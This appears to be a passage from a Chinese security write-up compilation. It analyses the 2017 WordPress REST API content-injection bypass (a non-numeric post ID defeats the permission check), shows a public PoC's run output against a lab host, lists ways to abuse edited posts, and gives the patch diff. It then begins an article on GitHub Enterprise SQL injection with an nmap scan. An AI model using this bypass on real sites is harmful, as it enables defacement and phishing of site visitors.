以上表示 HTTP 客户端可能对资源执行的操作类型。

HTTP 客户端


WordPress 本身在 WP_HTTP 类和相关函数中提供了一个 HTTP 客户端。用于从另一个访问一个 WordPress 站点。

资源

简单来说，就是文章，页面，评论等。


WP-API 允许 HTTP 客户端对资源执行 CRUD 操作（创建，读取，更新，删除，这边只展示和漏洞相关的部分）：

GET /wp-json/wp/v2/posts 获取帖子的集合：



[{"id":4,"date":"2017-02-03T03:28:51","date_gmt":"2017-02-03T03:28:51","guid":{"rendered":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/?p=4"},"modified":"2017-02-03T03:28:51","modified_gmt":"2017-02-03T03:28:51","slug":"test","type":"post","link":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/2017\/02\/03\/test\/","title":{"rendered":"test"},"content":{"rendered":"<p>test<\/p>\n","protected":false},"excerpt":{"rendered":"<p>test<\/p>\n","protected":false},"author":1,"featured_media":0,"comment_status":"open","ping_status":"open","sticky":false,"template":"","format":"standard","meta":[],"categories":[1],"tags":[],"_links":{"self":[{"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/posts\/4"}],"collection":[{"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/posts"}],"about":[{"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/types\/post"}],"author":[{"embeddable":true,"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/users\/1"}],"replies":[{"embeddable":true,"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/comments?post=4"}],"version-history":[{"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/posts\/4\/revisions"}],"wp:attachment":[{"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/media?parent=4"}],"wp:term":[{"taxonomy":"category","embeddable":true,"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/categories?post=4"},{"taxonomy":"post_tag","embeddable":true,"href":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/wp-json\/wp\/v2\/tags?post=4"}],"curies":[{"name":"wp","href":"https:\/\/api.w.org\/{rel}","templated":true}]}},{"id":1,"date":"2017-02-03T03:28:06","date_gmt":"2017-02-03T03:28:06","guid":{"rendered":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/?p=1"},"modified":"2017-02-03T03:28:06","modified_gmt":"2017-02-03T03:28:06","slug":"hello-world","type":"post","link":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/2017\/02\/03

GET /wp-json/wp/v2/posts/1 获取一个 ID 为 1 的单独的 Post：



{"id":1,"date":"2017-02-03T03:28:06","date_gmt":"2017-02-03T03:28:06","guid":{"rendered":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/?p=1"},"modified":"2017-02-03T03:28:06","modified_gmt":"2017-02-03T03:28:06","slug":"hello-world","type":"post","link":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/2017\/02\/03\/hello-world\/","title":{"rendered":"Hello world!"},"content":{"rendered":"<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!\n<\/p>\n","protected":false},"excerpt":{"rendered":"<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

可以看到 ID 为 1 的文章标题为 Hello World，包括文章的路由也有。

路由

路由是用于访问端点的 “名称”，在 URL 中使用（在非法情况下可控，就像这个漏洞一样）。

路由（route）是 wp/v2/posts/123，不包括 wp-json，因为 wp-json 是 API 本身的基本路径。

这个路由有三个端点：

GET 触发一个 get_item 方法，将 post 数据返回给客户端。

PUT 触发一个 update_item 方法，使数据更新，并返回更新的发布数据。

DELETE 触发 delete_item 方法，将现在删除的发布数据返回给客户端。

静态追踪

知道了 WP-API 的路由信息以及其操作方式，可以根据其运行的思路来看一下具体实现的代码。

我们看一下/wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php：

```
    array(
        'methods'             => WP_REST_Server::READABLE,
        'callback'            => array( $this, 'get_items' ),
        'permission_callback' => array( $this, 'get_items_permissions_check' ),
        'args'                => $this->get_collection_params(),
    ),
    array(
        'methods'             => WP_REST_Server::CREATABLE,
        'callback'            => array( $this, 'create_item' ),
        'permission_callback' => array( $this, 'create_item_permissions_check' ),
        'args'                => $this->get_endpoint_args_for_item_schema( WP_REST_Server::CREATABLE ),
    ),
    'schema' => array( $this, 'get_public_item_schema' ),
) );

$schema = $this->get_item_schema();
$get_item_args = array(
    'context'  => $this->get_context_param( array( 'default' => 'view' ) ),
);
if ( isset( $schema['properties']['password'] ) ) {
    $get_item_args['password'] = array(
        'description' => __( 'The password for the post if it is password protected.' ),
        'type'        => 'string',
    );
}
register_rest_route( $this->namespace, '/' . $this->rest_base . '/(?P<id>[\d]+)', array(
    array(
        'methods'             => WP_REST_Server::READABLE,
        'callback'            => array( $this, 'get_item' ),
        'permission_callback' => array( $this, 'get_item_permissions_check' ),
        'args'                => $get_item_args,
    ),
    array(
        'methods'             => WP_REST_Server::EDITABLE,
        'callback'            => array( $this, 'update_item' ),
        'permission_callback' => array( $this, 'update_item_permissions_check' ),
        'args'                => $this->get_endpoint_args_for_item_schema( WP_REST_Server::EDITABLE ),
    ),
```

根据上面的信息，我们可以知道这是注册 controller 对象的路由，实现路由中端点方法。


在这里，如果我们向/wp-json/wp/v2/posts/1 发送请求，则 ID 参数将被设置为 1：

{"id":1,"date":"2017-02-04T06:19:06","date_gmt":"2017-02-04T06:19:06","guid":{"rendered":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/?p=1"},"modified":"2017-02-04T06:19:06","modified_gmt":"2017-02-04T06:19:06","slug":"hello-world","type":"post","link":"http:\/\/127.0.0.1\/php\/Vulnerability\/wordpress\/2017\/02\/04\/hello-world\/","title":{"rendered":"Hello world!"},"content":{"rendered":"<p>Welcome to

同时，注意一下这里 ：

```
register_rest_route( $this->namespace, '/' . $this->rest_base . '/(?P<id>[\d]+)', array(
                array(
                    'methods'                   => WP_REST_Server::READABLE,
                    'callback'                  => array( $this, 'get_item' ),
                    'permission_callback' => array( $this, 'get_item_permissions_check' ),
                    'args'                      => $get_item_args,
                ),
                array(
                    'methods'                   => WP_REST_Server::EDITABLE,
                    'callback'                  => array( $this, 'update_item' ),
                    'permission_callback' => array( $this, 'update_item_permissions_check' ),
                    'args'                      =>
$this->get_endpoint_args_for_item_schema( WP_REST_Server::EDITABLE ),
                ),
                array(
                    'methods'                   => WP_REST_Server::DELETABLE,
                    'callback'                  => array( $this, 'delete_item' ),
                    'permission_callback' => array( $this, 'delete_item_permissions_check' ),
                    'args'                      => array(
                        'force' => array(
                            'type'              => 'boolean',
                            'default'           => false,
                            'description' => __( 'Whether to bypass trash and force deletion.' ),
                        ),
                    ),
                ),
                'schema' => array( $this, 'get_public_item_schema' ),
            ) );
```

可以看到在 register_rest_route 中对路由进行了正则限制：



也就是防止攻击者恶意构造 ID 值，但是我们可以发现$_GET 和$_POST 值优先于路由正则表达式生成的值：


```
{"code":"rest_invalid_param","message":"Invalid parameter(s): id","data":{"status":400,"params":
{"id":"id is not of type integer."}}}
```

这边没有找到 ID 为 123hh 的项目，所以返回 rest_invalid。

现在我们可以忽略路由正则的限制，来传入我们自定义的 ID。

接下来在审查各个端点方法中，找到了 update_item 这个方法，及其权限检查方法 update_item_permissions_check ：

```
public function update_item_permissions_check( $request ) {

        $post = get_post( $request['id'] );
        $post_type = get_post_type_object( $this->post_type );

        if ( $post && ! $this->check_update_permission( $post ) ) {
            return new WP_Error( 'rest_cannot_edit', __( 'Sorry, you are not allowed to edit this post.' ), array( 'status' => rest_authorization_required_code() ) );
        }

        if ( ! empty( $request['author'] ) && get_current_user_id() !== $request['author'] && ! current_user_can( $post_type->cap->edit_others_posts ) ) {
            return new WP_Error( 'rest_cannot_edit_others', __( 'Sorry, you are not allowed to update posts as this user.' ), array( 'status' => rest_authorization_required_code() ) );
        }

        if ( ! empty( $request['sticky'] ) && ! current_user_can( $post_type->cap->edit_others_posts ) ) {
            return new WP_Error( 'rest_cannot_assign_sticky', __( 'Sorry, you are not allowed to make posts sticky.' ), array( 'status' => rest_authorization_required_code() ) );
        }

        if ( ! $this->check_assign_terms_permission( $request ) ) {
            return new WP_Error( 'rest_cannot_assign_term', __( 'Sorry, you are not allowed to assign the provided terms.' ), array( 'status' => rest_authorization_required_code() ) );
        }

        return true;
    }
```

可以看到，此函数通过检查文章是否实际存在，以及我们的用户是否有权限编辑这边文章来验证请求。但是当我们发送一个没有响应文章的 ID 时，就可以通过权限检查，并允许继续执行对 update_item 方法的请求。

具体到代码，就是让$post 为空，就可以通过权限检查，接下来跟进 get_post 方法中看一下 ：

```
function get_post( $post = null, $output = OBJECT, $filter = 'raw' ) {
    if ( empty( $post ) && isset( $GLOBALS['post'] ) )
        $post = $GLOBALS['post'];

    if ( $post instanceof WP_Post ) {
        $_post = $post;
    } elseif ( is_object( $post ) ) {
        if ( empty( $post->filter ) ) {
            $_post = sanitize_post( $post, 'raw' );
            $_post = new WP_Post( $_post );
        } elseif ( 'raw' == $post->filter ) {
            $_post = new WP_Post( $post );
        } else {
            $_post = WP_Post::get_instance( $post->ID );
        }
    } else {
        $_post = WP_Post::get_instance( $post );
    }

    if ( ! $_post )
        return null;
```

从代码中可以看出，它是用 wp_posts 中的 get_instance 静态方法来获取文章的，跟进 wp_posts 类，位于/wp-includes/class-wp-post.php 中 ：

```
public static function get_instance( $post_id ) {
        global $wpdb;

        if ( ! is_numeric( $post_id ) || $post_id != floor( $post_id ) || ! $post_id ) {
            return false;
        }
```

可以看到，当我们传入的 ID 不是全由数字字符组成的时候，就会返回 false，也就是返回一个不存在的文章。从而 get_post 方法返回 null，从而绕过 update_item_permissions_check 的权限检测。

回头再看一下可执行方法 upload_item ：

```
public function update_item( $request ) {
        $id     = (int) $request['id'];
```

```
$post = get_post( $id );

if ( empty( $id ) || empty( $post->ID ) || $this->post_type !== $post->post_type ) {
	return new WP_Error( 'rest_post_invalid_id', __( 'Invalid post ID.' ), array( 'status' => 404 ) );
}

$post = $this->prepare_item_for_database( $request );

if ( is_wp_error( $post ) ) {
	return $post;
}

// convert the post object to an array, otherwise wp_update_post will expect non-escaped input.
$post_id = wp_update_post( wp_slash( (array) $post ), true );
```

在这边将 ID 参数装换为一个整数，然后传递给 get_post。而 PHP 类型转换的时候回出现这样的情况：

```
lucifaer@lucifaerdeMacBook-Pro ~ php -a
Interactive shell

php > var_dump((int)"123hh");
int(123)
php >
```

所以，也就是说，当攻击者发起/wp-json/wp/v2/posts/1?id=1hhh 请求时，便是发起了对 ID 为 1 的文章的请求。下面为利用[exploit-db][2]上的 POC 来进行测试：

新建文章：

测试：

```
python2 41223
.py http://172.16.27.130/wordpress/
* Discovering API Endpoint
* API lives at: http://172.16.27.130/wordpress/index.php/wp-json/
* Getting available posts
 - Post ID: 5, Title: test, Url: http://172.16.27.130/wordpress/index.php/2017/0
2/03/test/
 - Post ID: 1, Title: Hello world!, Url: http://172.16.27.130/wordpress/index.ph
p/2017/02/03/hello-world/
cat content
foo
python2 41223
.py http://172.16.27.130/wordpress/ 5 content
* Discovering API Endpoint
* API lives at: http://172.16.27.130/wordpress/index.php/wp-json/
* Updating post 5
* Post updated. Check it out at http://172.16.27.130/wordpress/index.php/2017/02
/03/test/
* Update complete!
```

测试结果：

多想了一下


乍一看，感觉这个洞并没有什么太大的影响，但是仔细想了一下，危害还是很大的。先不说 WordPress 页面执行 php 代码的各种插件，还有相当一部分的 WordPress 文章可以调用短代码的方式来输出特定的内容，以及向日志中添加内容，这是一个思路。

另一个思路就是可以进行对原来文章中的指定超链接进行修改，从而进行钓鱼。

还有一个思路 ,就是利用 WordPress 文章中解析 html 以及 JavaScript 文件包含的做法，辅助其他方法，进行攻击。

0x03 diff 比较

对于该漏洞，关键的修改在/wp-includes/class-wp-post.php 中：



```
public static function get_instance( $post_id ) {
    global $wpdb;

    if ( ! is_numeric( $post_id ) || $post_id != floor( $post_id ) || ! $po
        return false;
    }

    $post_id = (int) $post_id;

    $_post = wp_cache_get( $post_id, 'posts' );

    if ( ! $_post ) {
        $_post = $wpdb->get_row( $wpdb->prepare( "SELECT * FROM $wpdb->post

        if ( ! $_post )
            return false;

        $_post = sanitize_post( $_post, 'raw' );
        wp_cache_add( $_post->ID, $_post, 'posts' );
    } elseif ( empty( $_post->filter ) ) {
        $_post = sanitize_post( $_post, 'raw' );
    }

    return new WP_Post( $_post );
}
```

```
public static function get_instance( $post_id ) {
    global $wpdb;

    $post_id = (int) $post_id;
    if ( ! $post_id ) {
        return false;
    }

    $_post = wp_cache_get( $post_id, 'posts' );

    if ( ! $_post ) {
        $_post = $wpdb->get_row( $wpdb->prepare( "SELECT * FROM $wpdb->po

        if ( ! $_post )
            return false;

        $_post = sanitize_post( $_post, 'raw' );
        wp_cache_add( $_post->ID, $_post, 'posts' );
    } elseif ( empty( $_post->filter ) ) {
        $_post = sanitize_post( $_post, 'raw' );
    }

    return new WP_Post( $_post );
}
```

更改了对于$post_id 的参数的传入顺序和判断条件 ,防止了我们传入数字+字母这样的格式进行绕过。

0x04 修补方案

将 WordPress 更新到最新版本。

0x05 参考链接

https://www.seebug.org/vuldb/ssvid-92637

https://www.exploit-db.com/exploits/41223/

https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html

Github 企业版 SQL 注入


作者：Orange
原文来源：【Paper】http://paper.seebug.org/176/


前言

GitHub Enterprise 是一款 GitHub.com 所出品，可將整個 GitHub 服務架設在自身企業內網中的應用軟體。

有興趣的話你可以從 enterprise.github.com 下載到多種格式的映像檔並從網頁上取得 45 天的試用授權!

安装完成後，你應該會看到如下的畫面:





好!現在我們有整個 GitHub 的環境了，而且是在 VM 裡面，這代表幾乎有完整的控制權可以對他做更進一步的研究，分析環境、程式碼以及架構等等...

環境

身為一個駭客，再進行入侵前的第一件事當然是 Port Scanning! 透過 Nmap 掃描後發現 VM 上一共有 6 個端口對外開放 </>:

```
$ nmap -sT -vv -p 1-65535 192.168.187.145
...
PORT      STATE   SERVICE
22/tcp    open    ssh
25/tcp    closed smtp
80/tcp    open    http
122/tcp   open    smakynet
443/tcp   open    https
8080/tcp closed http-proxy
8443/tcp open     https-alt
9418/tcp open     git
```

這 6 個端口大致的作用是:

22/tcp 及 9418/tcp 是 haproxy 協議，並將收到的連線轉發到後段的 babeld 服務

